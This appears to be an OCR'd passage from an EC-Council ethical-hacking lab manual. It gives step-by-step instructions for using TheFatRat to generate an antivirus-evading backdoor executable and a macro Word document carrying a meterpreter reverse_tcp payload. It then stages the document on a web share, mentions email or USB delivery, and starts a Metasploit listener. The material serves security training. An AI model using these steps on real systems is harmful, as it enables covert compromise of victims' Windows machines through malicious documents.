


Figure 1.6.8: Searchsploit pop-up

12. Under the prompt, **so you can run fatrat from anywhere in your terminal and desktop ?**, type **y** and press **Enter**.




Figure 1.6.9: TheFatRat create shortcut prompt

TASK 6.3

Make Backdoor File

13. After the installation finishes, in the **Terminal** window, type **fatrat** and press **Enter**.

Figure 1.6.10: Launch fatrat application

14. **TheFatRat** launches and starts to verify the installed dependencies, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.11: TheFatRat initial check for dependencies

15. A **Warning** appears, as shown in the screenshot. Press **Enter** to continue.




Figure 1.6.12: Warning message given by TheFatRat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Metasploit service is not running** message appears; press **Enter** to continue.




Figure 1.6.13: Metasploit service is not running

17. You may get multiple prompts saying **Press [Enter] key to Continue...**, do so to continue.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. **TheFatRat** menu appears; choose **[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]** by typing **6** in the menu and pressing **Enter**.

Figure 1.6.14: TheFatRat main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **PwnWinds** menu appears. Choose **[3] Create exe file with apache + Powershell (FUD 100%)** by typing **3** in the menu and pressing **Enter**.

Figure 1.6.15: PwnWinds main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.
21. For **Set LPORT**, type **4444** and press **Enter**.
22. For the **Please enter the base name for output files** option, type **payload** and press **Enter**.




Figure 1.6.16: Entering details of localhost

23. For the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and pressing **Enter**.

Figure 1.6.17: Choose a payload option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. The details about the generated payload appear and are saved at the location **/root/TheFatRat_Generated**. Press **Enter** to continue.




Figure 1.6.18: Generated payload

25. **TheFatRat** generates a **payload.exe** file located at **root/Fatrat_Generated**, as shown in the screenshot.




Figure 1.6.19: Payload generated by TheFatRat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.4

Make Malicious Word File

26. Now, to go back to the main menu, choose **[9] Back to Menu** by typing **9** and press **Enter**.

Figure 1.6.20: Going back to the main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. From the menu, choose **[07] Create Backdoor For Office with Microsploit** by typing **7** and press **Enter**.

Figure 1.6.21: TheFatRat main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Microsploit** menu appears; choose option **|2| The Microsoft Office Macro on Windows** by typing **2** and press **Enter**.




Figure 1.6.22: Microsploit main menu

29. For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.
30. For the **Set LPORT** option, type **4444** and hit **Enter**.
31. For **Enter the base name for output files**, type **BadDoc** and press **Enter**.




Figure 1.6.23: Enter output filename

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. For **Enter the message for the document body (ENTER = default) :**, type **YOU HAVE BEEN HACKED !!** and press **Enter**.




Figure 1.6.24: Enter a message for the document body

33. For the **Are u want Use custom exe file backdoor (y/n)** option, type **y** and press **Enter**.
34. For the **Path** option, type **/root/Fatrat_Generated/payload.exe** and press **Enter**.




Figure 1.6.25: Specify path option

35. For the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and press **Enter**.




Figure 1.6.26: Choose a payload option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. The malicious document details appear, as shown in the screenshot. Press **Enter** to continue.




Figure 1.6.27: Backdoor saved prompt

37. Navigate to **/root/Fatrat_Generated** to find the generated document file (**BadDoc.docm**), as shown in the screenshot.




Figure 1.6.28: Word file successfully generated

TASK 6.5

Share the Malicious Document File

38. Now, open a new **Terminal** window and type **cp /root/Fatrat_Generated/BadDoc.docm /var/www/html/share** to copy the generated malicious document to the shared folder.

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

39. Start the apache service. To do this, type **service apache2 start** and press **Enter**.




Figure 1.6.29: Word file copied to the shared folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.6

Set Payload

40. In the **Terminal** window, launch Metasploit by typing **msfconsole** and pressing **Enter**.
41. In msfconsole, type **use exploit/multi/handler** and press **Enter**.




Figure 1.6.30: Setting up a listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Now, we need to set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 4444** and press **Enter**
43. After entering the above details, type **exploit** and press **Enter** to start the listener.

